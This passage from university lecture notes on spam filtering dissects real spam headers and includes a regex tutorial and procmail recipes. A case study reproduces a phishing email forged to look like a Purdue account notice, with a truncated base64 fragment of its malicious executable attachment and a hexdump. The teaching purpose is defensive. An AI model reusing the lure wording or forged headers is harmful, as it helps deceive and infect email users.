    <a href=3D"http://nipponbog.com/partner/recom.asp?recome_id=3Dstart"=
   target=3D"_blank"><img src=3D"http://nipponbog.com/partner/email/email2=
/1.jpg" border=3D"0"></a>
  </TD>
        </TR>
      </TABLE>
      </html>
      oada  slh vwudbxr sodb frjmh
bs arf
ohf
vjkutctg
yzmyzfuwjadg
ua
uq  ffwd
uh

--0.D6.._EF0B97BFE__AA._6_--
```

In the spam mail shown above, my name shows up only in the envelope part of the headers.

- Going back to the first `c-donnelly` email I showed you in this section, if I examined what the MUA actually stored for that message (as opposed to what it displayed in the GUI), it would be something like

```
Return-Path: c-donnelly@northwestern.edu
Delivery-Date: Sat Feb 14 20:07:06 2004
Received: from fairway.ecn.purdue.edu (fairway.ecn.purdue.edu [128.46.125.96])
    by rvl4.ecn.purdue.edu (8.12.10/8.12.10) with ESMTP id i1F1758Y006551
    (version=TLSv1/SSLv3 cipher=EDH-RSA-DES-CBC3-SHA bits=168 verify=NOT)
    for <kak@rvl4.ecn.purdue.edu>; Sat, 14 Feb 2004 20:07:06 -0500 (EST)
Received: from lulu.it.northwestern.edu (lulu.it.northwestern.edu [129.105.16.54])
    by fairway.ecn.purdue.edu (8.12.10/8.12.10) with ESMTP id i1F172gN003361
    for <kak@ecn.purdue.edu>; Sat, 14 Feb 2004 20:07:02 -0500 (EST)
Received: (from mailnull@localhost)
    by lulu.it.northwestern.edu (8.12.10/8.12.10) id i1F1718S028285
    for <kak@ecn.purdue.edu>; Sat, 14 Feb 2004 19:07:01 -0600 (CST)
Message-Id: <200402150107.i1F1718S028285@lulu.it.northwestern.edu>
Received: from lulu.it.northwestern.edu (localhost [127.0.0.1]) by lulu.it.northweste
id xma028114; Sat, 14 Feb 04 19:06:56 -0600
Content-Type: text/plain
Content-Disposition: inline
Content-Transfer-Encoding: binary
X-Originating-Ip: 165.124.28.55
Priority: 3 (Normal)
X-Webmail-User: cdo388@localhost
To: kak@ecn.purdue.edu
X-Priority: 3 (Normal)
MIME-Version: 1.0
X-Http_host: lulu.it.northwestern.edu
From: c-donnelly@northwestern.edu
Subject: Re: hi...
Date: Sat, 14 Feb 2004 19:06:56 -0600
Reply-To: c-donnelly@northwestern.edu
X-Mailer: EMUmail 5.2.7 (UA Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
```

```
    5.1; .NET CLR 1.1.4322))
X-Virus-Scanned-ECN: by AMaVIS version 11 (perl 5.8) (http://amavis.org/)

        ................. Body of email .....................
```

- With regard to the printout shown above, recall I said earlier that for an email to be legal, its first line must start with "From", which in turn must be followed by a blank space. The printout is meant to convey to you the fact that an MUA may modify the very first "From" line into two separate lines, one for "Return-Path" and the other for "Delivery-Date".

- So what an MTA sends an MDA may not be the same as what the MUA stores for the email and that, in turn, may not be the same as what the MUA actually shows you on the screen.

31.4: HOW SPAMMERS ALTER THE EMAIL HEADERS — A CASE STUDY

- I will now present an instance of a spam email in which the main `From` header at the top of the email record was faked. Note that the receiving MDA has converted the keyword `From` into the `Return-Path` header label.

- Shown below is an email that was received by my Purdue account on April 4, 2010:

```
Return-Path: cossacksrg1@ralvm29.vnet.ibm.com
Delivery-Date: Sun Apr  4 12:36:10 2010
Received: from mx03.ecn.purdue.edu (mx03.ecn.purdue.edu [128.46.105.218])
by rvl4.ecn.purdue.edu (8.14.4/8.14.4) with ESMTP id o34GaAhE013679
(version=TLSv1/SSLv3 cipher=DHE-RSA-AES256-SHA bits=256 verify=NOT)
for <kak@rvl4.ecn.purdue.edu>; Sun, 4 Apr 2010 12:36:10 -0400 (EDT)
Received: from 114-24-88-69.dynamic.hinet.net (114-24-88-69.dynamic.hinet.net [114.24.88.69])
by mx03.ecn.purdue.edu (8.14.4/8.14.4) with ESMTP id o34GZ2k8020095;
Sun, 4 Apr 2010 12:35:23 -0400
Received: from 114.24.88.69 by e33.co.us.ibm.com; Mon, 5 Apr 2010 00:34:59 +0800
Message-ID: <000d01cad414$c4404060$6400a8c0@cossacksrg1>
From: "Minerva Souza" <cossacksrg1@ralvm29.vnet.ibm.com>
To: <eatabay@ecn.purdue.edu>
Subject: ecn.purdue.edu account notification
Date: Mon, 5 Apr 2010 00:34:59 +0800
MIME-Version: 1.0
Content-Type: multipart/mixed;
  boundary="----=_NextPart_000_0006_01CAD414.C4404060"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2900.2180
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2180
```

```
X-ECN-MailServer-VirusScanned: by amavisd-new
X-ECN-MailServer-Origination: 114-24-88-69.dynamic.hinet.net [114.24.88.69]
X-ECN-MailServer-SpamScanAdvice: DoScan
Status: RO
X-Status:
X-Keywords:
X-UID: 7

This is a multi-part message in MIME format.

------=_NextPart_000_0006_01CAD414.C4404060
Content-Type: text/plain;
format=flowed;
charset="iso-8859-1";
reply-type=original
Content-Transfer-Encoding: 7bit

Dear Customer,

This e-mail was send by ecn.purdue.edu to notify you that we have temporanly prevented access to your account.

We have reasons to beleive that your account may have been accessed by someone else. Please run attached file a

(C) ecn.purdue.edu

------=_NextPart_000_0006_01CAD414.C4404060
Content-Type: application/zip;
name="Instructions.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="Instructions.zip"

UEsDBBQAAgAIAFkQhDwZeJaCR18AADVzAAAQAAAASW5zdHJ1Y3Rpb25zLmV4Ze38BVQfTbcnjP5x
CO4ElwDBHUJwtxDc3d3d3d3dXQNBA8EhENzd3R0S/DZPnvOe98icO3dm7pr5vjW1dknvqv5tqapd
3f1nIa0eC4IAgUCQQH55AYGaQX8SP+j/e3odi0TUggSqhxshaQb7NEKiaGrmQGxrb2Nir2dFbKBn
bW3jSKxvRGzvZE1sZk0sLKNAbGVjaESPiPjmHeh/LsmKgECfwKBAyFiNUv/CWwchg8GDQSH8ZRDK
30yIvzP031aBgf7KkH93/0sNcvx7HJDA/ypR/sZA+QcWyj/JJwbwuF8bsCCQLiLof10CcIn/i256
RyPXV1WNwf/JNoh/Owa4X5fe3lDPUQ8Euv0b8y+7of/tOMAb/PR/hv2xBebvcTD/YVwnvb2DvQHo
.....
.....
.....

------=_NextPart_000_0006_01CAD414.C4404060--
```

- If you examine the headers, you will see that the email was generated by 114.24.88.69. If you enter this address in `http://www.ip2location.com` window, you will see that this address belongs to "Chunghwa Telecom Data Communication Business Group"

in Taipei, Taiwan. Obviously, it is not easy for me to tell whether this domain is hosting an anonymizing email server that is acting as a mail forwarder for third-party folks, or being more directly complicit in sending out the spam.

- You will also notice in the email message shown above that it contains a fake "`Received: from`" line that seems to indicate that the email was received by a server named `e33.co.us.ibm.com` from the address 114.24.88.69 in Taiwan. This line is fake because higher up in the email header you can see that the mail exchange server for the `ecn.purdue.edu` domain received the email directly from 114.24.88.69.

- My email log file indicated that this email slipped through my powerful spam filter, meaning that it fell off the bottom of my `.procmailrc` file. That is because the main text portion of the message in this email does not contain anything offensive. [I could easily include another recipe in my spam filter that would delete a message that contained a `zip` attachment consisting of just '`.exe`' executables. But then I would not have found this gem.]

- When I unzipped the attachment in the email shown above, it contained only a single file called `Instructions.exe`. Executing the command "`file Instructions.exe`" yielded the following answer:

```
PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

indicating that the executable was meant for a Windows machine. About the MS DOS PE header shown above, the Windows NT OS introduced a new executable file format called the Portable Executable (PE) file format. It retains the old familiar MZ header from MS-DOS, as you will see in the partial hexdump of the file presented below.

- Another way to confirm the fact that this file is a Windows executable is by looking at its hexdump:

```
/usr/bin/hexdump -C Instructions.exe | more
```

As shown below, in the very first line you can see the telltale "MZ" marker that is the beginning of a MS-DOS PE header.

```
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 b8 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
  .....
  .....
```

- When I uploaded the malicious file to the online virus analysis tool at `http://www.virustotal.com`, I received a report that it was a well-known virus. The report also included the virus signature and other attributes of the virus.

31.5: A VERY BRIEF INTRODUCTION TO REGULAR EXPRESSIONS

- A good knowledge of regular expressions is indispensable to solving problems related to string processing and that includes spam filtering.

- Chapter 4 of my book "Scripting with Objects" explains in great detail how to use regular expressions in Perl and Python scripts. [If you do not have the book, you might at least want to look at the scripts in the book that are online.]

- The regular expression engine that is now used by a large number of languages is the one that was first developed for Perl. This is the engine that is used by Python, Java, C++ based packages, etc. Unfortunately, this is not the same engine that is used by Procmail, the main utility used for spam filtering in Unix/Linux based platforms. Fortunately, the regular expressions as used in Perl/Python, on the one hand, and as used by Procmail, on the other, have much in common. Additionally, by what is known as Condition Line Filtering, you can always ask Procmail to send any email to a Perl/Python based script for processing. So in

the remainder of this section, we will focus mainly on the regular expressions that can be used with Perl and Python. [Procmail uses what are known as Unix regular expressions. For information on the regex engine used by Procmail, do either '`man regexp`' or '`man egrep`'.]

- To become proficient with regular expressions, you must learn:
  - How to use anchor metacharacters to force matching to take place at line and word boundaries
  - How to use character classes to specify alternative choices for a single character position in the matching process
  - How to specify alternative subexpressions inside a regular expression
  - How to use grouping metacharacters to extract substrings from a string
  - How to use quantifier metacharacters to control repetitions in a string
  - The difference between greedy and non-greedy quantifier metacharacters
  - How to use match modifiers to force matching to be, say, case-insensitive, global, etc.
  - More advanced topics in regular-expression based processing include non-capturing groupings, lookahead and look-behind assertions, etc.
- String processing with both Perl and Python harnesses, on the one hand, the power of regular expressions, and, on the other, the

support provided by the language's I/O facilities, control structures, and so on.

- A regular expression helps search for desired strings in text files **under very flexible constraints**, such as when looking for a string that starts with a particular sequence of characters and ends in another sequence of characters without regard to what is in-between. [Through a regular expression, one can also specify the location of the substring to search for in relation to the beginning of a line, the end of a line, the beginning of a file, etc. Further constraints that can be built into a regular expression include specifying the number of repetitions of a given elemental pattern, whether the matching of the regular expression with an input string should be greedy or non-greedy, etc. Regular expressions are also useful in search-and-replace operations in text processing, for specifying the separators for splitting long strings of text substrings, etc.]

- We will refer to the string that will be subject to regex matching as the *input string*. [This is simply a device to make it easier to differentiate between the different strings involved in regex examples. The input string will often be read one line at a time from a text file, which justifies *input* in the name *input string*. But an input string may also be specified directly in a program.]

- The script `word_match.pl` shown below, taken from Chapter 4 of my SwO book, illustrates the basic syntax of using Perl's match operator `m//` for regular expression matching. Our regular expression in this case is the string `hello`. The script will ask you to enter strings in the terminal window in which you execute this script. Each string you enter will be matched with the regular

expression pattern. If the match is successful, the script will print out the portion of the input string before the match, after the match, etc.

```
#!/usr/bin/perl -w

## word_match.pl

use strict;
my $regular_expression = "hello";
print "Enter a line of text:\n";
while (chomp( my $input_string = <> ) ) {
    if ( $input_string =~ /$regular_expression/ ) {
            print 'The line you entered contains "hello"', "\n";
            print "The portion of the line before the match: ", $`,"\n";
            print "The portion of the line after the match: ", $', "\n";
            print "The portion of the line actually matched: ", $&,"\n";
            print "The current line number read by <>: ", $., "\n";
            print "\nEnter another line of text or Ctrl-C to exit:\n\n";
    } else {
        print "\nNo match --- try again or enter Ctrl-C to exit\n\n";
    }
}
```

- The regular-expression based matching in the above script takes place in the conditional of the `if` statement:

```
$input_string =~ /$regular_expression/
```

where `=~` is the Perl's binding operator. In the syntax shown above, the two forward slashes, '`//`', which delimit the regular expression, are a shorthand for '`m//`', the Perl's matching operator.

- Shown below is a Python version of the **word_match.pl** script. This is also from Chapter 4 of my SwO book:

```
#!/usr/bin/env python

## word_match.py
## works with both Python 2.x and Python 3.x
import re
regular_expression = r'hello'
while 1:
    import sys
    try:
        if sys.version_info[0] == 3:
            input_string = input("\nEnter a line of text: ")
        else:
            input_string = raw_input("\nEnter a line of text: ")
    except IOError as e:
        print(e.strerror)
    m = re.search( regular_expression, input_string )
    if m:
        # Print starting position index for the match:
        print( m.start() )
        # Print the ending position index for the match:
        print( m.end() )
        # Print a tuple of the position indices that span this match:
        print( m.span() )
        # print the input strings characters consumed by this match:
        print( m.group() )
    else:
        print("no match")
```

- Note that the regular-expression based matching in the Python script is carried out by the statement:

```
m = re.search( regular_expression, input_string )
```

The call **re.search()** returns an object of type **MatchObject**.

The rest of the code then extracts the needed information from this object. [Regular expression matching in Python is carried out with the `re` module. Also note that the prefix `r` for a string argument causes all the characters in the string to be accepted literally.]

- In both the Perl and the Python examples shown above, we used a simple pattern, `hello`, as our regular expression. The matching functions invoked in both scripts looked for this pattern *anywhere* in the input string.

- But if you wanted to see if the input string contained a pattern at, say, just the beginning, or at just the end? Now your regular expression would need to use what are known as *anchor metacharacters*.

- Perl and Python use the same set of metacharacters. Typically, you'd want the match to take place either at the very beginning of the input string, or at the very end. The anchor metacharacter `^` is used to force a match to take place at the beginning of the input string and the anchor metacharacter `$` to force the match to take place at the end of the input string. [The regex `^abra` will match the string `abracadabra`, but not the string `cabradababra`. Similarly, the regex `dabra$` will match the string `abracadabra`, but not the string `dabracababra`. In addition to forcing a regex match to take place at the beginning and the end of a line with the help of anchor metacharacters, it is also possible to force a regex to match at the beginning or the end of a word boundary. Both Perl and Python use the anchor metacharacter `\b` to denote the word boundary. The symbol `\b` can stand

for both a non-word to word transition and a word to non-word transition. So the regex `\bwhat` will match the string `whatever will be will be free`, but not the string `somewhat happier than thou`. Similarly, the regex `ever\b` will match the string `whatever will be will be free`, but not the string `everywhere I go you go`. Note that the anchors do not consume any characters from the input string during the matching operation.]

- We will now talk about **character classes for regex matching**. When we specify a regex as, say, `hello`, a successful match between this regex and an input string requires the input string to possess exactly the same sequence of characters wherever the match is scored.

- What if we want more than one choice for an input-string character for a given character position in a regex? Suppose we want to detect for the presence of the following substrings in an input string:

```
stool  spool  skool
```

  Can we specify a single regex for extracting all three substrings? Yes, we can do so with the help of a *character class*. For example, the regex `s[tpk]ool` which includes the character class `[tpk]` will be able to search for any of the three words `stool`, `spool`, and `skool`.

- A character class is simply a set of choices available for a specific character position in a regex. The most general notation for a character class calls for placing the set of choices inside square brackets. The expressive power of a character class can be enhanced by using special characters; these are metacharacters that have specifically designated meanings **inside the square-bracket notation** for a character class.

- For both Perl and Python, these *character-class metacharacters* are

```
- ^ ] \
```

  The character class metacharacter '-' acts like a range operator for a character class. It allows a compact notation for a character class consisting of a sequence of either alphabetically contiguous characters or numerically contiguous characters. For example, the character class `[a-f]` is simply a more compact way of writing `[abcdef]` and the character class `[3-9]` is a more compact of writing the `[3456789]` pattern.

- Here are some other illustrations of the use of the range operator inside a character class:

regex	matches with
`var[0-9]`	`var0, var1, var2, ....., var9`

```
[0-9a-fA-F]                a digit or letter in a hex sequence
[nN][oO][pP][eE]           nope, NOPE, Nope, etc.
```

- The character-class metacharacter '-' loses its special meaning if it is either the first or the last character inside the square brackets.

- Let's now talk about ^ as a character-class metacharacter. If this character is the first character inside the square brackets, it negates the entire character class. What that means is that any input-string character except those in the character class will be acceptable for matching:

```
 regex                        matches with
--------              ------------------------------
[^0-9]                will match any non-digit character
[^a-fA-F]             will match any non-alphabetic character
[^c]at                will match aat, bat, dat, eat, ....
```

  If the character ^ appears anywhere except at the beginning of a character class, it loses its special meaning vis-a-vis the character class. *Note that a negated character class does not imply a lack of character at that position in the input string.*

- Let's now talk about **specifying alternative subexpressions in a regex**. It is sometimes necessary to specify a list of alternatives for one or more portions of a regex. For example, if `Joe` and `Mary` would work out equally for a job and you want to see if an input string mentions either name, you could specify a

regex as the `\bJoe|Mary\b` pattern. The operator '`|`' is usually called the 'or' operator. If it is possible that `Joe`'s name could also show up as `Joseph`, we could incorporate that possibility in our regex by rewriting it as the `\b(Jo(e|seph))|Mary\b` pattern.

- When there exist alternatives in a regex for scoring a match with an input string, the regex engine seeks the earliest possible match and, as soon as the engine is successful, stops trying out any remaining alternatives *even if one of the remaining alternatives provides what seems like a 'better' match.* In the following example:

```
input_string =  "hellosweetsie"
regex  =  h(ey|ello|i)(sweet|sweetsie)
```

Only the "hellosweet" portion of the input string will be used to score a successful match with the regex, even though it would seem that all of the input string would provide a 'better' — in the sense of being a more complete — match.

- Note that when a match with the input string does not work out with the first choice in a set of alternatives, backtracking is used to try each of the remaining choices. [To explain why we use the word 'backtracking' to describe the matching process in the presence of alternatives, let's say we have two alternatives in the first portion of a regex and two alternatives in the remaining portion. Let's also say we have a successful match between the input string and the first of the two alternatives in the first

portion of the regex. But, then, we are not able to match either of the two alternatives in the second part of the regex with what remains of the input string. Now the matcher must backtrack and try the second choice in the first portion of the regex.]

- We will now talk about using **parentheses for grouping subexpressions** in a regular expression. In addition to being used for specifying alternatives, as you have already seen, parentheses can also be used to return input string groupings that match specific subexpressions in a regex. When used for grouping, the parentheses are known as the *grouping metacharacters*. [A pair of matching parentheses surrounding a subexpression creates a unit for the following purposes: **(i)** For specifying one of multiple choices, as you saw earlier. **(ii)** For being subject to repetition through the use of quantifier metacharacters. **(iii)** For extracting a desired substring from an input string. The input-string substring that matches a parenthesized portion of a regex is available to the rest of the program through a special variable. It is also available inside later portions of the regex through a *backreference*. **(iv)** For specifying non-capturing groupings in regexes. Non-capturing parentheses have special notation — '`(?: )`' — as oppose to '`( )`'. **(v)** For specifying lookahead and lookbehind assertions. The parentheses are used in the form '`(?= )`' for lookahead assertions and '`(?<= )`' for lookbehind assertions.]

- Consider the following example of an input string and a regex:

```
input string  =   hellothere! how are you
regex         =   (hi|hello)there
```

The regex engine stores in a special variable the input-string substring that matches a parenthesized portion of a regex. Perl actu-

ally stores such a substring in two separate variables, one available in the regex itself and the other available outside the regex in the rest of the program. Let's first focus on the variables available in the rest of the program that allow us to extract the input-string portions that matched a parenthesized subexpression in a regex. These variables, called *matching variables*, are named:

```
$1 $2 $3 $4 .....
```

The value of `$1` is set to the input-string substring that matches the first parenthesized subexpression in a regex, the value of `$2` to the substring that matches the second parenthesized subexpression, and so on. The same substrings from the input string are available inside a regex through the *backreferences*:

```
\1 \2 \3 \4 .....
```

- What Perl achieves with matching variables is accomplished in Python by calling the `group()` method on a match object. If `m` denotes the match object returned by a call to `re.search()`, `m.group(1)`, `m.group(2)`, etc., will return portions of the input string that match with the parentheses-delimited subexpressions of the regex. The backrefrences work the same in both Perl and Python — as demonstrated by the Python script that follows the next Perl script.

- Before showing you the scripts with examples of matching variables and backreferences, note that Perl and Python also allow us to specify *nonextracting groupings* or *noncapturing groupings*. The non-capturing version of '()' is '(?:)'. That is, you attach the symbol pair '?:' to the left parenthesis.

- Shown below is a Perl script, taken from Chapter 4 of my book SwO, that demonstrates how we can extract the portions of an input string that match a regex. The extracted potions are shown in the commented-out sections.

```
#!/usr/bin/perl -w

## Grouping.pl

use strict;

# Demonstrate using match variables:
my $pattern = 'ab(cd|ef)(gh|ij)';                                  #(A)
my $input_string = "abcdij";                                       #(B)
$input_string =~ /$pattern/;                                       #(C)
print "$1 $2\n";                  # cd ij                         #(D)

# Demonstrate the binding op returning a list of
# matched subgroupings:
$pattern = '(hi|hello) there(,|!) how are (you|you all)';          #(E)
$input_string = "hello there, how are you.";                       #(F)
my @vars = ($input_string =~ /$pattern/);                          #(G)
print "@vars\n";                  # hello , you                   #(H)

# Demonstrate using backreferences:
$pattern = '((a|i)(l|m))\1\2';                                     #(I)
@ARGV = '/usr/share/dict/words';                                   #(J)
while (<>) {                                                       #(K)
    print if /$pattern/;                                           #(L)
}
# output of while loop:
```

```
#                                   balalaika
#                                   balalaikas
```

- Shown below is a Python version of the Perl script shown above. This one is also from Chapter 4 of SwO.

```
#!/usr/bin/env python

### Grouping.py

import re                                                                  #(A)

# Demonstrate using group() for extracting matched substrings:
pattern = r'ab(cd|ef)(gh|ij)'                                              #(B)
input_string = "abcdij"                                                    #(C)
m = re.search( pattern, input_string )                                     #(D)
print( m.group(1), m.group(2) )               # cd ij                      #(E)

# Another demonstration of the above:
pattern = r'(hi|hello) there(,|!) how are (you|you all)';                  #(F)
input_string = "hello there, how are you.";                                #(G)
m = re.search( pattern, input_string )                                     #(H)
print( m.group(1), m.group(2), m.group(3) )   # hello , you               #(I)

# Demonstrate using backreferenes:
filehandle = open( '/usr/share/dict/words' )                               #(J)
pattern = r'((a|i)(l|m))\1\2'                                              #(K)
done = 0                                                                   #(L)
while not done:                                                            #(M)
    line = filehandle.readline()                                           #(N)
    if line != "":                                                         #(O)
        m = re.search( pattern, line )                                     #(P)
        if ( m != None ):                                                  #(Q)
            print(line)                                                    #(R)
    else:                                                                  #(S)
        done = 1                                                           #(T)
filehandle.close()                                                         #(U)
# output of while loop:
#                                          balalaika
#                                          balalaikas
```

- Let's now talk about using **quantifier metacharacters in regular expressions**. A *quantifier metacharacter* is used to control the number of repetitions of the immediately preceding smallest possible subexpression in a regex.

- Both Perl and Python use the following as quantifier metacharacters:

```
* + ? {}
```

  A quantifier metacharacter is placed immediately after whatever portion of the regex it is that we want to see repeated.

- The metacharacter '*' means an indefinite, including zero repetitions of the preceding portion of the regex. The regex '`ab*`' will match the following input strings

```
a
ab
abb
abbb
abbbb
...
...
```

  It is obviously straightforward to interpret the behavior of the quantifier '*' when it applies to a single preceding character (that is not a metacharacter), as in the above example where it is applied to the character 'b'.

- But now let's examine the pattern '`a[bc]*`' as a regex where the quantifier '*' now applies to the character class '`[bc]`'. It is best to visualize this regex as a shorthand way of writing a whole bunch, actually an indefinitely large number, of the following regexes:

```
a
a[bc]
a[bc][bc]
a[bc][bc][bc]
a[bc][bc][bc][bc]
...
...
```

- If there exists a match between the input string and any of these indefinitely large number of regexes, the regex engine will declare a successful match between the input string and the regex.

- Now consider the subexpression '.*' that is used very commonly in regexes. Let's say our regex is the '`a.*b`' pattern. This regex is a compact way of writing an indefinitely large number of regexes that look like

```
ab
a.b
a..b
a...b
```

```
a....b
a.....b

  and so on
```

Any input string that matches any of these regexes would be considered to be a match for the regex.

- The quantifier metacharacter '+' again means an indefinite repetitions of the preceding subexpression as long as there is at least one occurrence of the subexpression.

- When a part of a regex is followed by the quantifier metacharacter '?', that means that the subexpression is an optional part of the larger regex, meaning that it can appear zero or one times.

- If it is desired to specify the number of repetitions at the both the high end and at the low end, one can use the quantifier metacharacters '`{}`'. The regex, for example, '`a{n}`' where 'n' is a specific integer value means that exactly 'n' repetitions of 'a' are allowed. Therefore, the regex '`a[bc]{3}`' is a short way of writing '`a[bc][bc][bc]`' as a regex.

- A variable number of repetitions within specified bounds is expressed in the following manner: '`a{m,n}`' where 'm' and 'n' are specific integer values, the former specifying the minimum num-

ber of repetitions of the preceding subexpression and the latter the maximum number.

- The quantifier metacharacters we have shown so far are greedy, in the sense they gobble up as much of the input string as possible. For some string matching problems, you need what are known as **non-greedy quantifiers**. The *non-greedy quantifiers* are also known as *minimal-match* quantifiers. The non-greedy version of the greedy quantifiers `* + ? {}` are `*? +? ?? {}?`, respectively.

- So, as far as the notation is concerned, the non-greedy version of each quantifier is the corresponding greedy version with '?' attached as a postfix. As with '*', the quantifier '*?' stands for an indefinite number of repetitions of the preceding subexpression in the regex, but it will choose as few as possible.

- Let's now talk about **match modifiers**. The matching of a regular expression with a string can be subject to what are known as *match modifiers* that control various aspects of the matching operation.

- The modifier flags themselves are not directly a part of a regex. They are more a language feature and, therefore, how they are specified is different in Perl and Python.

- For **case insensitive matching**, Perl uses the modifier `//i`. And in Python you need to supply the option `re.IGNORECASE` to the matching function.

- Ordinarily the regex stops at the first possible position in the input string where there is a match with the regex. But if you want the regex engine to continue chugging along and scan the entire input string for all possible positions where there exist matches with the regex, you have to set the **global option** as a match modifier. The match modifier in Perl for the global option is `m//g`. In Python you have to call the function `re.findall()`.

- What precisely is returned by the regex engine when you set the global option depends on two factors: (i) whether or not the regex contains any groupings of subexpressions; and (ii) the evaluation context of matching.

- All of our discussion so far has dealt with input strings that consisted of single lines, which were either read one line at a time from an input file or were specified directly so in the program. Another match modifier is to take care of the case when the **input string consisting of multiple lines.**

31.6: USING `procmail` FOR SPAM FILTERING

- As mentioned previously, Procmail is a mail processing utility for Unix. When used for controlling spam, a procmail filter is applied at the MDA level. In other words, a procmail filter is applied BEFORE an email goes to your MUA. (See Section 31.2 for what the acronyms MDA and MUA mean.)

- The first version of `procmail` was written in 1991 by Stephen R. van den Berg. But now its maintenance is supervised by Philip Guenther. Procmail is open source.

- A lot of information about procmail can be gleaned from the following manpage commands in Unix or Linux:

```
man procmail
man procmailrc
man procmailsc
man procmailex  (A very useful manpage for recipe examples)
```

- A procmail filter will be invoked by your local MDA if you include the following sort of a line in your **.forward** file

```
"|/usr/local/bin/procmail #kak"
```

where **you must replace** 'kak' by your own login name. If you are outside the 'ecn' domain at Purdue, you must also replace the path to the `procmail` utility with what it is on the host where the MTA to MDA transfer of email takes place. The pipe symbol at the very beginning of the string in the `.forward` file tells the Sendmail program to make the email available to the Procmail program on its standard input. What follows '#' is really a comment that `sendmail` may use to make your `.forward` file unique in its own cache.

- The very first thing that Procmail does is to look for the file

```
$HOME/.procmailrc
```

in your home directory. The email is processed according the **recipes** laid out in the `.procmailrc` file. If no `.procmailrc` file can be found or if the *processing of the email according to the recipes in* `.procmailrc` *reaches the end of the file without any resolution*, Procmail stores the email in the default system mailbox for your account, which for me would be `/var/mail/kak` on RVL4. [Included in the code that you can download from the lecture notes web site is a file called `dot_procmailrc`. You can use it as your starter `.procmailrc` file. Make sure you change the name of the file from `dot_procmailrc` to `.procmailrc`]

- A `.procmailrc` file consists of three parts:

1. Assignment of relevant environment information to local variables

2. Assignments to variables that will be used locally as macros in the `.procmailrc` file

3. Recipes

- Here is the beginning portion of my `.procmailrc` file:

```
SHELL=/bin/sh
PATH=/usr/local/lib/mh:$PATH
MAILDIR=$HOME/Mail
LOGFILE=$HOME/Mail/logfile
#VERBOSE=1
VERBOSE=0
EOL="
"
LOG="$EOL$EOL$EOL"
LOG="New message log:$EOL"
LOG=‘perl GET_MESSAGE_INDEX‘
LOG="$EOL"
```

where `SHELL`, `PATH`, `MAILDIR`, and `LOGFILE` are local variables that store the environment information needed by Procmail. The variables `VERBOSE` and `EOL` are the two other local variables; the first controls the level of detail placed in the log files and the second defines the end-of-line character for log entries. The variable `EOL` defines a macro that can subsequently be used through the `$EOL` syntax shown in the last line. Note that all these variables are local to the `.procmailrc` file. Any assignment to the local vari-

able `LOG` generates information that is written to the logfile. Note the call '`perl GET_MESSAGE_INDEX`' for associating an integer index with each entry in the logfile. The Perl script `GET_MESSAGE_INDEX` merely reads an integer value stored in a local file, increments that integer, uses it for the current entry in the logfile, and writes the incremented value back to the file where the index is stored. In this manner, you can associate an integer index with each entry in the log file — something that comes in handy if you want to see quickly how many emails your spam filter has processed so far. [Included in the code that you can download from the lecture notes web site is the `GET_MESSAGE_INDEX` script file that I use.]

- We will now talk about the third part of a `.procmailrc` file — the part consisting of recipes. A recipe in a `.procmailrc` file will ordinarily consist of the following three parts:

  1. A colon line (always begins with :0 for historical reasons)

     ```
     :0 [flags] [ : [locallockfile] ]
     ```

     We will have more to say about the '`flags`' and '`locallockfile`' through illustrations of the colon line that you will soon see.

  2. A condition (or conditions) starting in a new line. A condition line always begins with a '*'. There can be only one condition per line. However, you can have any number of condition lines.

     Everything in a condition line after '*' is processed by the `egrep` regex engine. [As previously mentioned, for information on the regex engine used by Procmail,

do either 'man regexp' or 'man egrep'.] Any white space immediately following '*' and the first non-blank character in a condition line is ignored.

Multiple conditions, each in a different condition line, are "anded" together. No condition lines mean "true" by default.

3. An action starting in a new line. There can only be one action line in a recipe.

- Shown below is a recipe that is meant for trapping an email that contains even a single non-English or non-numeric character in its subject line. Note that the action consists of deleting such emails.

```
:0 :
* ^Subject.*[^ [:alnum:][:punct:]]+.*$
/dev/null
```

where the metacharacters `^` and `$` carry the same meanings as described in Section 31.5. The meaning of the metacharacter `!` is to negate the condition. Also note the use of the character classes `[:alnum:]` and `[:punct:]`. These are defined for the `egrep` regex engine; the first stands for the English alphanumeric characters (it is the same as the character class `[0-9A-Za-z]`), and the second stands for the punctuation marks.

- Here are some examples of the colon line. The examples also illustrate the use of flags in the colon line. Note that when there is a second colon present in the same line, as in the second recipe, a

local lockfile is used to properly sequence the processing of emails should they arrive much too quickly. That is, should a new email arrive while the previous one is being processing by a recipe with a lockfile indicator, the new email will be made to wait until the previous one has exited the recipe.

```
:0       The simplest case.  Only the header is
         egreped, meaning that only the header is sent
         to the regex engine.


:0 :     The second colon causes a local lockfile to be used
         if multiple emails arrive concurrently.

         As this recipe is being used, its invocation for
         the next email if it arrives at about the same
         time will be put on hold.

         Important only if you are writing to a file.


:0 B     The recipe will be applied only to the body of
         the email


:0 H     The recipe will be applied only to the headers.
         This, by default, is the same as the first case
         shown above.


:0 HB    The recipe will be applied to both the head and
         the body


:0 c     a copy of the email will be processed by this
         recipe; the original email will continue to be
         processed by the remaining recipes.


:0 D     Tell the internal egrep to be case-sensitive in
```

```
            matching regexes in the condition lines.  The default
            is case insensitive.

:0 f        This sends the email to the program named after the
            pipe symbol in the action line.  Procmail expects
            the external program to return a modified email on
            the standard input.  Further processing by procmail
            is then carried out on this modified email.  THIS
            FLAG CREATES FILTERING RECIPES.

:0 fhw      You will use this for a filtering recipe that tells
            procmail that the body of the email will NOT be
            changed by the external filtering program.  In other
            words, the external program in the action line will
            only change the header of the email. All that is
            accomplished by the 'h' flag.  The 'w' flag tells
            procmail to wait for the filtering program to return
